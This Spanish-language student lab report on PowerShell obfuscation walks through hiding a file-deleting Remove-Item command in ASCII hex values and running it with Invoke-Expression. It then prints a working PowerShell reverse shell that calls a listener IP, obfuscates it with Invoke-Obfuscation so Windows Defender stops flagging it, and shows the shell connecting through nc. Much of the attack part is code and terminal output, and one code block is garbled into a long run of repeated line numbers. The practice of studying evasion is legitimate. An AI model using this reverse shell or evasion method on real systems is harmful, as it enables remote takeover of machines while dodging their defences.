
- **\$m = [String]::Join("", (0x43,0x3a,0x5c,0x57,0x69,0x6e,0x64,0x6f,0x77,0x73,0x5c,0x53,0x79,0x73,0x74,0x65,0x6d,0x33,0x32,0x5c,0x54,0x65,0x73,0x74,0x2e,0x74,0x78,0x74)).ForEach({[char]\$_})**: De manera similar, esto convierte los valores ASCII de la ruta del archivo en una cadena, guardando el resultado en la variable \$m.
- **\$command = "\$n -Path \$m"**: Aquí se construye el comando completo concatenando \$n (que contiene Remove-Item) y \$m (que contiene la ruta del archivo). \$command será la cadena:

```
1 Remove-Item -Path 'C:\Windows\System32\Test.txt'
```


- **Invoke-Expression \$command**: Finalmente, Invoke-Expression evalúa y ejecuta la cadena contenida en \$command. Esto ejecuta el comando, eliminando el archivo especificado. Por lo que la ofuscación completa quedaría de esta manera

```


1 # La ruta del archivo, dividida en sus componentes ASCII
2 $asciiValues = (0x43,0x3a,0x5c,0x57,0x69,0x6e,0x64,0x6f,0x77,0x73,0x5c,0x53,0x79,0x73,0x74,0x65,0x6d,0x33,0x32,0x5c,0x54,0x65,0x73,0x74,0x2e,0x74,0x78,0x74)
3
4 # Convertir los valores ASCII a caracteres y unirlos en una cadena
5 $o = [String]::Join(' ', $asciiValues.ForEach({[char]$_}))
6
7 # Ofuscación del comando Remove-Item
8 $n=[String]::Join(' ', (0x52,0x65,0x6d,0x6f,0x76,0x65,0x2d,0x49,0x74,0x65,0x6d).ForEach({[char]$_}))
9
10 # Ofuscación de la ruta del archivo
11 $m=[String]::Join(' ', (0x43,0x3a,0x5c,0x57,0x69,0x6e,0x64,0x6f,0x77,0x73,0x5c,0x53,0x79,0x73,0x74,0x65,0x6d,0x33,0x32,0x5c,0x54,0x65,0x73,0x74,0x2e,0x74,0x78,0x74).ForEach({[char]$_}))
12
13 # Construcción del comando completo ofuscado
14 $command = "$n -Path $m"
15
16 # Ejecución del comando ofuscado
17 Invoke-Expression $command
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
888
889
889
890
891
892
893
894
895
896
897
897
898
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2
```



Nos aparece ésta pantalla azul que dura un par de segundos:



Y comprobamos que se eliminó el archivo:



■ Cuarto comando

```
1 $client = New-Object System.Net.Sockets.TCPClient('192.168.10.19',2323);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,
0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).
GetString($bytes,0, $i);$sendback = (iex ". . $data") 2>&1 | Out-String );
$sendback2 = $sendback + 'PS' + (pwd).Path + '>';$sendbyte = ([text.encoding]::
ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush
()};$client.Close()
```

Para poder realizar este ejercicio utilizamos el hint de hints, así logramos ejecutar el reverse shell indetectable para windows. Invoke-Obfuscation <https://github.com/danielbohannon/Invoke-Obfuscation>

```
Actividades Terminal 24 de may 20:41
Terminal
Archivo carpintero node-v18.18.0-linux-x64 zphisher
abraham@JIme-:~/Escritorio$ git clone https://github.com/danielbohannon/Invoke-Obfuscation.git
Clonando en 'Invoke-Obfuscation'...
remote: Enumerating objects: 220, done.
remote: Total 220 (delta 0), pack-reused 220
Recibiendo objetos: 100% (220/220), 492.83 KB | 1.49 MB/s, listo.
Resolviendo deltas: 100% (161/161), listo.
abraham@JIme-:~/Escritorio$ ls
Archivo carpintero Invoke-Obfuscation node-v18.18.0-linux-x64 zphisher
abraham@JIme-:~/Escritorio$ cd Invoke-Obfuscation
abraham@JIme-:~/Escritorio/Invoke-Obfuscation$ ls
Invoke-Obfuscation.ps1          Out-EncodedBase64Command.ps1
Invoke-Obfuscation.ps1           Out-EncodedBase64Command.ps1
Invoke-Obfuscation.ps1           Out-EncodedWhiteSpaceCommand.ps1
LICENSE                         Out-ObfuscatedAsText.ps1
Out-CompressedCommand.ps1       Out-ObfuscatedStringCommand.ps1
Out-EncodedAsciilCommand.ps1    Out-ObfuscatedTokenCommand.ps1
Out-EncodedBinaryCommand.ps1    Out-PowerShellLauncher.ps1
Out-EncodedBXRCommand.ps1       Out-SecureStringCommand.ps1
Out-EncodedHexCommand.ps1       README.md
Out-EncodedTextCommand.ps1      abraham@JIme-:~/Escritorio/Invoke-Obfuscation$ Import-Module ./Invoke-Obfuscation.ps1
[!] No se ha encontrado la orden
abraham@JIme-:~/Escritorio/Invoke-Obfuscation$ Import-Module ./Invoke-Obfuscation.psdi
Import-Module: no se encontró la orden
abraham@JIme-:~/Escritorio/Invoke-Obfuscation$ import Import-Module ./Invoke-Obfuscation.psdi
[?] No se ha encontrado la orden «Import», pero se puede instalar con:
[!] sudo apt install graphicsmagick-imagemagick-compat # version 1.4+really1.3.35-1ubuntu0.1, or
sudo apt install imagemagick-6.q16          # version 8:6.9.10.23+dfsg-2.1ubuntu11.9
sudo apt install imagemagick-6.q1ohdri        # version 8:6.9.10.23+dfsg-2.1ubuntu11.9
abraham@JIme-:~/Escritorio/Invoke-Obfuscation$ import Import-Module ./Invoke-Obfuscation.psdi
No se ha encontrado la orden «Import», pero se puede instalar con:
[!] sudo apt install graphicsmagick-imagemagick-compat # version 1.4+really1.3.35-1ubuntu0.1, or
sudo apt install imagemagick-6.q16          # version 8:6.9.10.23+dfsg-2.1ubuntu11.9
sudo apt install imagemagick-6.q1ohdri        # version 8:6.9.10.23+dfsg-2.1ubuntu11.9
```

Figura 18: Clonamos el repositorio en nuestro equipo

Para utilizarlo instalamos powershell en nuestro equipo.

Figura 19: Utilizamos los comandos; Import-Module ./Invoke-Obfuscation.ps1 e Invoke-Obfuscation

Para seguir con esto tenemos que saber la ip de nuestro equipo y añadir un puerto en este caso nuestra ip es 192.168.0.11 y el puerto sera 3232.

Esto lo agregamos en esta parte del comando TCPClient('192.168.10.19',3232).

```
1 $client = New-Object System.Net.Sockets.TCPCClient('');$stream = $client.GetStream()
2 ;[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex ". { $data } 2>&1" | Out-String); $sendback2 = $sendback + 'PS
3 ' + (pwd).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();}$client.Close()
```

Guardamos en un archivo y ahora colocaremos la ruta de donde tenemos nuestro script.ps1 en este caso escribiremos SET SCRIPTPATH /home/abraham/Escritorio/script.ps1

Seleccionaremos las opciones AST y damos enter,seguido de ALL y damos enter por ultimo seleccionamos la opción 1 para realizar la ofuscación de ese comando.




Figura 20: Resultado de realizar la ofuscación.

Ahora escribiremos el comando en Powershell en un dispositivo Windows, aqui se muestra como al escribir el comando se manda un aviso de que puede ser malicioso y ya cambiando la estructura del Script.





Figura 21: Script con aviso de seguridad.




```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.
Prueba la nueva tecnología PowerShell multiplatforma https://aka.ms/powershell

PS C:\Users\user> Set-Variable -Name client -Value (New-Object System.Net.Sockets.TCPClient('192.168.0.11',3232));Set-Variable
$stream -Name stream -Value ($client.GetStream());[byte[]]$bytes = 0..65535|for {$_}{(Set-Variable -Name $arr -Value ([System.Array]::
Create($bytes,0,$_)|Set-Variable -Name $sendback -Value ([System.IO.StreamWriter]::new($arr,[System.Text.Encoding]::UTF8).WriteLine([System.String]$_
Out-String);Set-Variable -Name sendbyte -Value ([Text.Encoding]::ASCII.GetBytes($sendback)));$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush());$client.Close()}
```

Figura 22: Script ofuscado aceptado.

Ahora desde nuestro equipo probaremos la conectividad con este comando `nc -lvpn 3232` este crea un servidor de escucha TCP en el puerto 3232, lo que permite que otros clientes se conecten a ese puerto y se comuniquen con el servidor. Ya que anteriormente definimos ese puerto en el script.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.
Prueba la nueva tecnología PowerShell multiplatforma https://aka.ms/powershell

PS C:\Users\user> $env:COMPUTERNAME
DRAGONKRED
PS C:\Users\user>
```

Figura 23: Nombre de la maquina con Windows.

Vemos como se realizo la conexión y el nombre coincide con el que tenemos.




Figura 24: Se realizo con éxito la ofuscación.

3. Conclusión

Hemos descubierto que la ofuscación es una herramienta de seguridad cibernetica y software de gran utilidad que se emplea principalmente para ayudar a proteger la propiedad intelectual e integridad de código de una compañía o del desarrollador y/o evitar ofuscación de malware. En la realización de esta práctica descubrimos el uso de nuevas herramientas para lograr ofuscar comandos en powershell como es la codificación en base 64, el uso de Kali Linux y repositorios de otras personas en Github de los cuales nos apoyamos para lograrlo. La ofuscación de código en powershell, para esta ocasión nos fue de utilidad para realizar ofuscación de malware ya que dificultamos la detección y aviso de alertas por parte de windows defensor al usuario cuando ejecutamos comandos disfrazados y que normalmente se necesitan permisos de administrador para llevarse a cabo. Además de las técnicas mencionadas durante el desarrollo del reporte, mencionamos en este apartado algunas otras que encontramos en la red:

